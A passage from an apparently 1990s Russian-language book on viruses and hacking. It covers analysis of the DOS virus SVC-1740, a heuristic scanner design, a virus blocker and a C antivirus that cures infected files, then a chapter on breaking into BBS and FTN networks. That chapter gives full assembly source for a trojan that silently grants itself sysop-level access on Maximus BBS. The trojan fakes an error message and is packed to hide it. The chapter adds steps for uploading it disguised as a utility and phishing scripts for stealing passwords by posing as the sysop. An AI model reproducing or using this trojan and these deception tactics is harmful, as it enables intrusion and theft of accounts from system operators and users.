в) В случае отсутствия вирусного обработчика INT 21h в памяти, вирус пытается установить его и остаться в памяти резидентно. Алгоритм резидентной записи кода вируса в память основан на прямой модификации заголовка блока памяти (MCB). Подробное описание этого алгоритма и методов борьбы с вирусами, использующими подобный метод инсталляции, можно найти в одном из номеров журнала «Монитор» за 1993 г.

г) Установив свою резидентную копию в ОЗУ (или обнаружив наличие такой копии), вирус передает управление оригинальной программе. Изучение этого момента чрезвычайно важно для анализа. В процессе заражения (данный фрагмент из листинга удален) вирус считывает (в data_15) 24 байта начала программы и анализирует первые два байта из них. В зависимости от содержимого первого слова («MZ» или нет), вирус выполняет заражение жертвы либо по COM-, либо по EXE-алгоритму, дописывая фрагмент памяти со своим кодом к ее концу. Естественно, считанные 24 байта также дописываются в файл-жертву. Поэтому для определения способа передачи управления оригинальному коду программы вполне достаточно повторно сравнить сохраненный фрагмент начала с признаком «MZ»:

```
cmp cs:data_15[si],5A4Dh
je It_Was_EXE
```

В случае если программа была заражена по COM-алгоритму, вирус просто извлекает первые 3 байта из ячейки памяти по адресу data_ 15, копирует их в старое начало оригинального кода (по адресу cs:100h) и передает туда управление. Адресу data_15 соответствует 80-ый (если считать от конца) байт зараженной программы.

В случае если программа была заражена по EXE-алгоритму, вирус вычисляет старую точку входа по сохраненным в data_20 и data_21 значениям полей ReloCS и ExeIP, восстанавливает расположение стека по сохраненным в data_18 и data_19 значениям полей ReloSS и ExeSP и передает управление на ReloCS+ES+10h: ExeIP (ES – сегмент PSP; ES+10h – сегмент начала программы; ES+ReloCS+ 10h – полный сегмент точки входа).

Расположение этих адресов в зараженном файле (от конца файла):

data_20 – 60
data_21 – 58
data_18 – 66
data_19 – 64

Еще могут пригодиться сохраненные значения полей PartPag и PageCnt (от конца файла):

data_16+1 – 78
data_16+3 – 76

Для излечения зараженного файла достаточно восстановить измененные значения ячеек, адреса которых только что вычислили, и отсечь 1740 вирусных байт от конца файла.

5. Еще несколько особенностей, с которыми иногда можно встретиться при дизассемблировании кода вируса и изучении листинга. Код вируса может быть зашифрован. В этом случае в начале вирусного кода должен располагаться расшифровщик. Вообще говоря, расшифровщиков может быть много, но первый всегда существует. Если расшифровщик меняется от одного зараженного файла к другому, значит имеем дело с полиморфным вирусом. Вырожденный случай – зашифровываются только сохраненные в теле вируса байты. Для COM-файла вполне достаточно пошагово пройти расшифровщик в отладчике, дождаться его завершения и сохранить на винчестер расшифрованный код вируса. Полученный файл можно дизассемблировать. Для EXE-файла такое не подходит, так как в памяти после загрузки отсутствует заголовок, и полученный файл не может быть дизассемблирован именно как EXE. Вероятно, придется писать специальную программу расшифровки на основе изученного по листингу алгоритма расшифровщика. Расшифровщик может быть совмещен с алгоритмами, противодействующими трассировке кода вируса с использованием отладчиков. Ознакомиться с ними можно в специальной литературе, посвященной борьбе с НСК. Авторы вирусов, как правило, редко изобретают что-то новое и используют широко известные методы.

Эвристические анализаторы кода

Эвристическим анализатором кода называется набор подпрограмм, анализирующих код исполняемых файлов, памяти или загрузочных секторов для обнаружения в нем разных типов компьютерных вирусов. Рассмотрим универсальную схему такого кодоанализатора. Действуя в соответствии с этой схемой, кодоанализатор способен максимально эффективно задействовать всю информацию, собранную для тестируемого объекта.

Основные термины:

Событие – это совокупность кода или вызов определенной функции операционной системы, направленные на преобразование системных данных, работу с файлами или часто используемые вирусные конструкции.

Цепочка связных событий – это набор событий, которые должны быть выявлены в порядке их следования.

Цепочка несвязных событий – это набор событий, которые должны быть выявлены, но не обязательно в строгом порядке. Действия – набор цепочек связных или несвязных событий, для которых выполнены все условия.

Эвристическая маска – набор действий, выявленных при проверке файла.

Эвристическое число – порядковый номер первой из совпавших эвристических масок. События распознаются при помощи подпрограмм выявления событий, в которых могут использоваться также таблицы с данными. Остальные данные просто хранятся в массивах и

не анализируются. Рассмотрим функциональную схему эвристического анализатора (рис. 6.1.).




Рис. 6.1

Эмулятор кода работает в режиме просмотра, то есть его основная задача – не эмулировать код, а выявлять в нем всевозможные события. События сохраняются в таблице событий по алгоритму:

```
if (Events[EventNumber]==0) Events[EventNumber]=++CountEvents;
```

где:
Events – массив событий;
EventNumber – номер регистрируемого события;
CountEvents – порядковый номер зарегистрированного события.

Таким образом, в ячейку массива Events записывается порядковый номер для выявленного события. CountEvents при инициализации равен 0. После того, как эмулятор завершит свою работу, последовательно запускаются два преобразователя. Первый преобразователь заполняет массив действия, выбирая данные из массива событий и цепочек связных и несвязных событий по следующему алгоритму:

```
for(i=0;i&lt;CountMaskEvrnrs;i++)
if (MaskEvents[i][0]==0)
for(j=2;j&lt;MaskEvents[i][1];j++)
if(Events[MaskEvents[i][j]]==0) goto nextMask;

else
for(e=0,j=2;j&lt;MaskEvents[i][1];j++)
if(Events[MaskEvents[i][j]]==0 || Events[MaskEvents[i][j]]&lt;e)
goto nextMask;
else e=Events[MaskEvents[i][j]];

Actions[i]=1;
nextMask:;
```

где:
CountMaskEvents – число масок цепочек событий;
MaskEvents – двумерный массив цепочек связных и несвязных событий;
Actions – массив действия.

Затем выполняется второй преобразователь, который выбирает данные из массива действия и цепочек эвристических масок и вычисляет эвристическое число по следующему алгоритму:

```
for(i=0;i&lt;CountMaskHeurist;i++)
for(j=1;j&lt;MaskHeurist[i][0];j++)
if(Actions[MaskHeurist[i][j]]==0) goto nextMask1;
NumberHeurist=i+1;
break;
nextMask1:
```

где:
CountMaskHeurist – число эвристических масок;
MaskHeurist – двумерный массив с эвристическими масками;
NumberHeurist – эвристическое число.

Блокировщик вируса

Рассмотрим пример. В дисплейном классе ВУЗа эпидемия, часть машин заражена неизвестным вирусом. До конца сессии – несколько дней, выключение машин из учебного процесса смерти подобно (в первую очередь для обслуживающих класс сотрудников). Ситуация усугубляется тем, что студенты постоянно переносят программы на дискетах с одной машины на другую. Как ограничить распространение эпидемии, пока вирус не уничтожен?

Выход – написать антивирус-блокировщик. Практически все резидентные вирусы определяют факт своего наличия в памяти машины, вызывая какое-либо программное прерывание с «хитрыми» параметрами. Если написать простую резидентную программу, которая будет имитировать наличие вируса в памяти компьютера, правильно «отзываясь на пароль», то вирус, скорее всего, сочтет эту машину уже зараженной. Даже если некоторые файлы на машине содержат в себе код вируса, в случае использования блокировщика

заражения всех остальных файлов не произойдет.

Разумеется, надо попытаться запустить блокировщик раньше всех остальных программ, например, в файле config.sys:

install c:.com

Но если вирус успел заразить command.com или стартует из загрузочного сектора, то антивирус-блокировщик не поможет.

Листинг программы, блокирующей распространение вируса SVC-1740:

```
;; Резидентный блокировщик вируса SVC−1740
;; (c) К. Климентьев, Самара 1997
cseg segment
assume cs:cseg, ds:cseg, ss:cseg
org 100h
;Переходим к инициализации программы
Start:
jmp Install
;Обработчик прерывания INT 21h
Int21:
;Проверим номер функции, если 83h –
;то это запрос присутствия вируса
cmp ah, 83h
jnz Skip21
;Ответим, что вирус присутствует
mov dx, 1990h
;Запускаем оригинальный обработчик прерывания
Skip21:
db 0EAh ;Код команды JMP
Ofs21 dw ?
Seg21 dw ?
;Инициализируем программу
Install:
;Проверим, не инсталлирована ли уже эта программа. Если
;инсталлирована, выведем сообщение об этом и выйдем из программы.
;Вторую копию программы инсталлировать не имеет смысла
mov ah,83h
int 21h
cmp dx, 1990h
jz Already
;Считаем оригинальный вектор прерывания INT 21h
mov ax,3521h
int 21h
mov Ofs21, bx
mov Seg21, es
;Установим наш вектор прерывания INT 21h
mov ax, 2521h
mov dx,offset Int21
int 21h
;Выведем сообщение об успешной инсталляции программы в памяти
mov ah,9
mov dx, offset OkMes
```

```
int 21h
;Выйдем из программы, оставив обработчик резидентным
mov dx, offset Install
int 27h
;Выведем сообщение о том, что вирус
;или наша программа уже в памяти
Already:
mov ah,9
mov dx, offset BadMes
int 21h
ret
;Сообщения программы
OkMes db ”Yeah! STOPSVC installed now!”,13,10
db ”(c) KostyaSoft, Samara 1997$”
BadMes db 7,”Perhaps, virus is in memory already. Sorry.$”
cseg ends
```

Пример антивируса

Итак, нужно написать некую программу, которая будет сканировать каталоги указанного диска, искать зараженные файлы и исцелять их.

Важный момент – поиск и лечение должны производиться после загрузки с «чистой» дискеты. Это правило должно выполняться при использовании любого антивируса. Но если коммерческие программы, написанные профессиональными вирусологами, каким-то образом пытаются противодействовать «заразе», пресекая действия агрессивных резидентов, разыскивая и обращаясь к оригинальным обработчикам прерываний или проверяя свой код на целостность, то представленная программа из-за своей простоты этого делать не умеет.

В качестве языка программирования выбран C. Приоритетным признано использование таких библиотечных процедур, форматы которых идентичны во многих системах программирования. Поэтому, например, использовалась процедура _dos_findfirst(), а не findfirst(). Программа была написана и отлаживалась в системе программирования JPI TopSpeed C v3.01, а также была проверена на Borland C++ v3.1. Кроме того, контролировалось наличие, идентичность по функциям и форматам вызова использованных библиотечных функций в системах программирования Microsoft C++ v6.0 и Watcom C++ v10.0. Но если что-то и не совпадет, откорректировать программу любому программисту не составит труда.

Основу программы составляет алгоритм обхода дерева каталогов и поиска в них файлов с расширениями «COM» и «EXE».

В тот момент, когда обнаружен очередной потенциально зараженный файл, вызывается функция infected() с именем файла в качестве параметра. Задачей этой функции является проверка указанного файла на заражение и возврат соответствующего признака.

В случае положительного результата на заражение вызывается функция cure(), которая и выполняет операцию исцеления зараженной программы.

Если требуется написать программу для лечения для какого-либо другого вируса, достаточно просто изменить содержимое процедур cure() и infected().

Итак, как же узнать, заражена программа или нет? В прошлых главах это делалось чисто визуально, теперь же требуется определить формальные признаки зараженности.

В основе общепризнанного метода лежит принцип выделения сигнатуры вируса. Сигнатура – это последовательность байт, однозначно характерная для конкретного вируса.

Разумеется, неправильно было бы использовать для детектирования файла такие ненадежные признаки, как, например, 60 секунд во времени создания файла. Во-первых,

это может быть признаком случайного изменения (например, при упаковке/распаковке некоторыми архиваторами). Во-вторых, слишком многие вирусы используют для самоопознания одинаковые признаки. Наконец, эти признаки могут принадлежать совершенно здоровой программе (как в истории с антивирусом antitime и сигнатурой MsDos).

Вообще говоря, сигнатура – это множество N пар <Pi,Bi>, i=1.N, где Pi – расположение i-го байта, Bi – значение i-го байта. Но на практике часто используют непрерывные сигнатуры, для которых важно определить только место расположения первого байта и длину сигнатуры.

Какой должна быть длина сигнатуры? Вообще говоря, чем больше – тем лучше, в идеале в сигнатуру должна входить вся неизменяемая часть вируса, что гарантирует однозначность распознавания. Но это невероятно увеличит объем антивируса (а известные программы лечат тысячи вирусов) и замедлит процесс распознавания. Таким образом, целесообразным следует считать количество от нескольких байт до нескольких десятков байт – не больше. Остановимся на цифре 6.

Итак, в качестве сигнатуры вируса SVC-1740 выберем 6 байт вируса, которые размещены начиная с 1724-го байта, если считать от конца зараженного файла (с 16-го байта вируса). Вполне возможно, что эти 6 байт совпадают для всех вирусов семейства SVC. Но вероятность того, что машина сразу заражена несколькими вирусами одного семейства, крайне мала. А вот выбор в качестве сигнатуры шести первых байт вируса был бы точно ошибочным, потому что, как уже говорилось выше, подобное начало характерно для очень большого числа вирусов.

Итак, сигнатура 0B4h 83h 0CDh 21h 5Eh 56h длиной 6 байт расположена начиная с 1724-го байта, если считать от конца зараженной программы.

Теперь рассмотрим вопрос лечения программы. Фрагменты зараженной программы, которые необходимо восстановить для излечения, определены ранее.

Напомним, что вирус SVC-1740, заражая программу, дописывается в ее конец, сохраняя в своем теле первые 24 байта оригинальной программы. Поэтому для излечения как EXE, так и COM-программ, вполне достаточно переписать сохраненные 24 байта в начало программы без учета того, что большая их часть не была изменена, и отсечь 1740 вирусных байт в конце зараженной программы.

Но с методической точки зрения, следуя стратегии заражения, необходимо в COM-программе восстановить только первые три байта, а в EXE-програмее – 6 ранее измененных слов заголовка.

Поэтому для функции cure() предусмотрен именно второй алгоритм лечения, хотя он более медленный и сложный.

Итак, для COM-файла считываем 3 байта, с 80-го по 78-й, если считать от конца файла, и переписываем их в начало файла, для EXE-файла – перемещаем 6 слов согласно таблице 6.1. и отсекаем последние 1740 байт.

Таблица 6.1. Таблица перемещений для EXE-файла

Источник, отсчет от конца файла	Приемник, отсчет от начала файла
78	2
76	4
66	14
64	16
60	20
58	22

/**********

```
Демонстрационный антивирус−фаг
для вируса SVC−1740.
*****************************************/
#include &lt;stdio.h&gt;
#include &lt;dos.h&gt;
#include &lt;dir.h&gt;
#include &lt;str.h&gt;
#include &lt;process.h&gt;
#include &lt;errno.h&gt;
#include &lt;bios.h&gt;
#include &lt;io.h&gt;
#include &lt;fcntl.h&gt;
#define F_FOUND 0
#define PATH_LEN 128
#define DRIVE_LEN 4
#define BLANK_LEN 80
#define BAD 1
#define GOOD 0
#define DBG
char
/* Строка имени текущего подкаталога */
path[PATH_LEN],
/* Строка имени начального места расположения */
old_path[PATH_LEN],
/* Строка имени требуемого устройства */
drive[DRIVE_LEN],
/* Пустая строка */
blank[BLANK_LEN];
int
/* Количество отсканированных каталогов */
n_dir,
/* Количество исследованных файлов */
n_fil,
/* Количество больных и исцеленных файлов */
n_ill;
int
/* Длина имени файла */
l,
/* Временный индекс */
i;
#include ”antilib.c”
/* Рекурсивная процедура обхода дерева каталогов */
walk()

int found_d, found_f;
struct find_t buf;
/* Поиск каталогов */
found_d=_dos_findfirst(”*.*”,_A_SUBDIR ,&amp;buf);
while (found_d == F_FOUND)

if ((buf.name[0] != ”.”) &amp;&amp; (buf.attrib &amp; _A_SUBDIR ))
```

```
chdir(buf.name);
walk();
chdir("..");

found_d=_dos_findnext( &amp;buf );

/* К этому моменту не отсканированных нижележащих каталогов
больше не осталось – сканируем файлы */
n_dir++;
getcwd( path, PATH_LEN );
/* Поиск файлов */
found_f=_dos_findfirst("*.*",_A_NORMAL ,&amp;buf);
while (found_f == F_FOUND)

l=strlen( buf.name );
if (((buf.name[l−3]=="C")&amp;&amp;
(buf.name[l−2]=="O")&amp;&amp;
(buf.name[l−1]=="M"))||
((buf.name[l−3]=="E")&amp;&amp;
(buf.name[l−2]=="X")&amp;&amp;
(buf.name[l−1]=="E")))

n_fil++;
printf("%c%s",13,blank);
printf("%c%s\%s ",13,path,buf.name);
/* Нашли новый файл – надо проверить, инфицирован ли он.
Если заражен, то лечим */
if (infected(buf.name)==BAD) cure(buf.name);

found_f=_dos_findnext( &amp;buf );


main( int argc, char *argv[] )

puts("ANTISVC – демонстрационный антивирус−фаг");
if (argc &lt; 2)
 puts("Введите имя диска в качестве параметра"); exit(2);
if (((toupper(argv[1][0]))&gt;"Z")||((toupper(argv[1][0]))&lt;"A"))
 puts("Неверно задано имя диска"); exit(3);
drive[0]=argv[1][0]; drive[1]=":"; drive[3]="";
for (i=0;i&lt;BLANK_LEN;i++) blank[i]=" ";blank[BLANK_LEN−1]="";
n_dir=0; n_fil=0;
getcwd(old_path, PATH_LEN);
drive[2]=""; system(drive);
drive[2]="\"; chdir(drive);
/* Запускаем рекурсивный обход дерева каталогов
для выбранного диска */
walk();
old_path[2]="0"; system(old_path);
old_path[2]="\"; chdir(old_path);
printf("Каталогов : %dФайлов : %dОбнаружено больных
и излечено: %d", n_dir, n_fil, n_ill);
```

```
if (n_ill) exit(1); else exit(0);
```

Файл «ANTILIB.C», включаемый в предыдущий:

```
/*****************************************************************
Процедуры обнаружения и лечения
*****************************************************************/
/* Сигнатура */
char sign[7]= (char) 0xB4,
(char) 0x83,
(char) 0xCD,
(char) 0x21,
(char) 0x5E,
(char) 0x56,
””;
int infected( char *fn )

int f;
int r,q;
char buf[7]; /* Буфер под сигнатуру */
/* Открываем файл */
r=_dos_open( fn, O_RDONLY, &amp;f );
if (r)  printf(” – ошибка открытия!”); return GOOD;
/* Читаем 6 байт */
lseek( f, −1724, SEEK_END );
r=_dos_read( f, buf, 6, &amp;q ); buf[6]=””;
if ((r)||(q!=6)) printf(” – ошибка чтения!”); _dos_close(f); return GOOD;

/* Закрываем файл */
_dos_close(f);
/* Сравниваем байты с сигнатурой */
if (strcmp( buf, sign)==0)
 printf(” – был болен и...”); n_ill++; return BAD;  /* Болен !!! */
/* Годен к в/службе. П/пк мед. службы Орлов :−) */
return GOOD;

cure( char *fn )

int f;
int mz;
int r,q;
char buf[24]; /* Буфер под байты */
/* Открываем файл */
r=_dos_open( fn, O_RDWR, &amp;f );
if (r)  printf(” – ошибка открытия!”); return;
/* Читаем первые два байта для определения типа программы */
r=_dos_read( f, &amp;mz, 2, &amp;q );
if ((r)||(q!=2)) printf(” – ошибка чтения!”); _dos_close(f); return;
/* Читаем сохраненные вирусом 24 байта старого начала */
lseek( f, −80, SEEK_END );
r=_dos_read( f, buf, 24, &amp;q );
if ((r)||(q!=24)) printf(” – ошибка чтения!”); _dos_close(f); return;
```

```
/* Определяем тип программы */
if ((mz==0x4D5A)||(mz==0x5A4D))
 /* Это exe */
/* Пишем правильные PartPag и PageCnt */
lseek( f, 2, SEEK_SET );
r=_dos_write( f, &amp;buf[2], 4, &amp;q );
if ((r)||(q!=4)) printf(" – ошибка записи!"); _dos_close(f); return;
/* Пишем правильные ReloSS и ExeSP */
lseek( f, 14, SEEK_SET );
r=_dos_write( f, &amp;buf[14], 4, &amp;q );
if ((r)||(q!=4)) printf(" – ошибка записи!"); _dos_close(f); return;
/* Пишем правильные ReloCS и ExeIP */
lseek( f, 20, SEEK_SET );
r=_dos_write( f, &amp;buf[20], 4, &amp;q );
if ((r)||(q!=4)) printf(" – ошибка записи!"); _dos_close(f); return;

else
 /* Это com */
/* Восстанавливаем сохраненные 3 первые байта программы */
lseek( f, 0, SEEK_SET);
r=_dos_write( f, &amp;buf[0], 3, &amp;q );
if ((r)||(q!=3)) printf(" – ошибка записи!"); _dos_close(f); return;

/* Усекаем файл (переходим на начало вируса
и записываем 0 байт) */
lseek( f, −1740, SEEK_END);
r=_dos_write( f, buf, 0, &amp;q);
/* Закрываем файл */
_dos_close(f);
printf("теперь исцелен!");
return;
```

Глава 7
BBS и FTN-сети

В этой главе описаны методы взлома BBS и FTN-сетей, как программные, так и «обманные». Представлен исходный текст программы-взломщика с комментариями. Подробно рассказано о «слабых местах» различных программ для BBS и FTN-сетей. Даются рекомендации по защите компьютера от несанкционированного проникновения.

BBS – Bulletin Board System (электронная доска объявлений). Это небольшой информационный центр на базе микрокомпьютера (с винчестером большого объема), к которому пользователи могут подключиться через свой компьютер по телефонной сети в режиме точка – точка.

Работая с BBS, пользователи могут не только скопировать оттуда имеющийся файл, но и оставить свой. Файлом может являться как письмо, так и обычная программа. Как правило, BBS работает в ночное время, а днем это обычный телефонный номер. Главным на BBS является системный оператор (SysOp), который и назначает ее правила и тематику. Услуги BBS часто являются бесплатными, для связи с ней достаточно обычной

терминальной программы. При первом входе нужно зарегистрироваться, затем абоненту выделяется определенный промежуток времени для работы. Часто выделяемого времени недостаточно, тогда появляется потребность к взлому BBS. О том, как надо звонить на подобные BBS, как получать оттуда файлы и писать письма, можно узнать в специальной литературе. Поставленная задача – рассказать читателю, каким образом можно повысить себе уровень доступа или получить полный доступ к компьютеру. Для системных операторов это будет лишним поводом задуматься о том, как страшны последствия безграмотности…

Взлом BBS

Существует большое количество программ, предназначенных для создания и поддержания работы BBS. Рассмотрим самую популярную среди них – Maximus.

Несанкционированно проникнуть на BBS, получить доступ к закрытым областям, уничтожить информацию – такие задачи ставит перед собой взломщик.

Существуют так называемые списки файлов, в которых содержится информация о доступных пользователям этой BBS ресурсах. Как правило, такие списки есть в каждой специальной тематической конференции. Пользователи могут скопировать оттуда какой-либо файл или оставить свой. В программе Maximus списком всех файлов, доступных в конференции, является файл с названием files.bbs.

Специально для этой программы создан язык программирования, схожий с языками C и Pascal. На нем можно писать собственные программы под BBS. Скорее всего, именно поэтому большинство системных операторов предпочитают использовать Maximus. После компиляции написанной программы ее можно добавить в общую базу Maximus, и она начнет работать.

Каждая откомпилированная программа приобретает определенную маску файла. Откомпилированная MEC-программа имеет маску *. bbs, схожую с маской списка файла. Обычно в этих файлах содержатся списки, но если в коде встречаются какие-либо служебные команды, они будут выполнены. Этим взломщик и может воспользоваться.

В Maximus существуют два языка: MEC и MEX. Язык MEC очень прост, разобраться в нем может каждый. Он позволяет оперировать различными данными, заставками на BBS, базой пользователей. Системный оператор обязательно должен знать этот язык.

Используя команду «PRIV_UP» языка MEC системный оператор может без особых усилий повышать уровень пользователя, при условии, что последний будет писать и отправлять файлы на станцию. С повышением уровня, пользователь получает дополнительные возможности (увеличивается доступное для работы время, объем информации, которую можно получить с BBS). Этим и может воспользоваться хакер. Ему остается только найти BBS, работающую на программе Maximus, на которой есть много файловых конференций. При этом одна из этих конференций должна быть пустой (то есть в ней не должно быть файла files.bbs, содержащего доступные файлы в данной конференции). Таким образом, остается проверить только одно условие – если все копируемые на BBS файлы помещаются в конференцию, которая была выбрана последний раз, то такую BBS можно взломать без особых усилий. Хакеру остается только создать файл files.mec, записать в него команду PRIV_UP, затем откомпилировать этот файл при помощи компилятора MECCA (теперь он будет называться files.bbs) и отправить его на BBS. С этого момента хакер может поднимать свой уровень доступа, просматривая данную конференцию, пока он не достигнет уровня системного оператора станции. После этого компьютер окажется полностью в его распоряжении.

Если под рукой не оказалось компилятора MECCA, то создать files.bbs можно и вручную. Для этого нужно создать файл files.bbs, а затем ввести в него команду повышения уровня – на языке Maximus это всего три символа (код первого – 23h, следующие два – символы pU).

Еще один способ взлома BBS рассчитан на неграмотных системных операторов, не обладающих глубокими знаниями. Он заключается в том, что на станцию засылается программа (причем безразлично, куда она попадет), которая сама добавит команду повышения уровня в файл files.bbs. Во время просмотра доступных файлов хакеру автоматически будет подниматься уровень. Ниже приведен текст похожей исходной программы – фантазия тут может быть безгранична. Эта программа добавляет в файл files.bbs байты, повышающие уровень пользователю. После того, как системный оператор запустит эту программу на своем компьютере, программа ищет файл files.bbs и дописывает туда три байта. Приведенный пример рассчитан на системных операторов, которые держат свои файлы в каталоге, по умолчанию предлагаемом программой для установки. Хотя можно добавить поиск files.bbs по всему винчестеру компьютера.

```
assume cs:cseg, ds:cseg
cseg segment
org 100h
start:
;Найдем файл FILES.BBS
mov ah,4Eh
mov dx,offset fname
mov cx,20h
int 21h
;Если файл отсутствует, то выйдем из программы –
;здесь нечего исправлять
jc exit
;Откроем найденный файл
mov ax,3D02h
mov dx,9Eh
int 21h
jc exit
;Установим указатель чтения/записи в конец файла
mov bx,ax
mov ax,4202h
xor cx,cx
xor dx,dx
int 21h
;Записываем в файл три байта
mov ah,40h
mov cx,3
mov dx,offset bytes
int 21h
jc exit
;Закроем файл
mov ah,3Eh
int 21h
;Выдадим сообщение об ошибке и выйдем в DOS. Дело в том,
;что отработавшая программа не должна вызвать подозрений
;системного оператора. Цель – заставить системного оператора
;думать, что файл испорчен. Возможно, он допустит, что иногда
;при передаче файлов происходят ошибки, и поэтому файл
;мог стать неработоспособным
exit:
;Выдадим сообщение об ошибке
```

```
mov ah,09h
mov dx,offset message
int 21h
;Выход в DOS
mov ah,4Ch
int 21h
;Мусор – специально для того, чтобы упаковать
;файл утилитой PKLITE
Garbage db 12000 dup (”A”)
;Имя файла ”FILES.BBS”
fname db ”files.bbs”,0
;Сообщение об ошибке
message db ”CRC file error”,13,10,”$”
;Записываемые байты
bytes db 23h,”pU”
cseg ends
end start
```

После того, как файл откомпилирован, его нужно упаковывать, чтобы системный оператор ничего не заподозрил. Этот файл будет содержать большое количество непонятных символов, и при быстром просмотре распознать скрытую в нем программу практически невозможно.

```
tasm.exe vzlom.asm
tlink.exe vzlom.obj /t
pklite vzlom.com
```

После этого файл отправляется на BBS и комментируется как демонстрационная программа или как утилита для DOS. Дальше взломщику остается только ждать, пока системный оператор запустит файл. Через некоторое время можно звонить и наслаждаться. Данный метод не сработает, если настоящая опция File Titles в Maximus заменена на ей подобную.

Получение пароля BBS без взлома

Рассмотренные выше способы взлома BBS предполагают наличие у пользователя базовых знаний о системе. Теперь немного о том, как можно достать пароль еще проще. Практически на каждой BBS существуют неопытные пользователи, имеющие высокий уровень доступа (информация об уровне доступа пользователей BBS доступна почти всегда). Если же такого пункта нет, то «хорошего» пользователя всегда можно вычислить, например, по времени, которое он проводит на станции, или по объему скопированной и присланной им информации. Итак, определив человека, паролем которого неплохо завладеть, пишем ему письмо о том, что по техническим причинам (причину придумываем любую, главное правдоподобную) ему следует изменить свой рабочий пароль (предлагаем новый, например «HACK_01»). После того, как пользователь поменяет свой пароль (на это ему нужно отвести дня два-три, поскольку в один день он может не позвонить, в другой – только поменяет пароль, в общем, время ему понадобиться), можно беспрепятственно входить под его именем и пользоваться системой. Главное, чтобы письмо было написано от имени системного оператора или какого-либо администратора данной системы. Если система не позволяет менять имя адресата в поле FROM, стоит зайти в нее под другим именем (к примеру, Mr. CoSysOp) и написать подобное письмо. Наверное, не надо предупреждать, что все данные, указанные при регистрации под заведомо ложным именем,

не должны быть настоящими.

Можно предложить еще один способ проникновения – метод «забывания пароля». Вся хитрость в том, что при входе в систему указывается имя какого-либо пользователя этой BBS, пароль которого, естественно, не известен. После неудачных попыток ввода пароля (не надо пытаться его подобрать, лучше сделать вид, что пароль забыт, вводя различные слова, типа Sprite, Cola и так далее) нужно составить письмо системному оператору с просьбой поменять «забытый» пароль на другой. Указываем новый пароль, затем сочиняем душещипательную историю о каком-нибудь хакере, якобы подобравшем наш пароль на другой BBS или вообще в Интернет, из-за чего приходится использовать на всех системах разные пароли. Если системный оператор не очень опытный, выслушав такую ужасную историю он обязательно войдет в положение несчастного и выполнит его просьбу – поменяет текущий пароль на предложенный. Дальше – полная свобода действий. Работоспособность данного метода зависит от того, насколько опытен оператор, а также убедительна ли выдуманная история. Прочитав ее, системный оператор не должен и предположить, что его обманывают.

Взлом FTN-сетей

Что можно сказать о широко используемой технологии FTN? Множество лазеек для взлома. Чего стоит почтовый файл PKT, содержащий в себе незашифрованный пароль, узнать который никаких проблем не составляет! А файлы с паролями в уважаемом всеми T-Mail, хранящиеся в нешифрованном виде и доступные любому грамотному человеку, впрочем, как и все конфигурационные файлы наиболее распространенных программ для работы с FTN? На основе подобных промахов в разработке уже давно написаны программы, позволяющие сломать ту или иную BBS, вызвать режим DoorWay и сотворить с удаленным сервером все, что угодно. Однако это еще не предел возможностей программиста. Подумаешь, сломать BBS! Власть над одной из BBS – ничто в сравнении с тем, что хакер может держать в своей руке почту от сотен почтовых узлов, отправлять почту от чужого имени, действовать от лица другого члена или пользователя FTN. Фантастика? Нет – реальность.

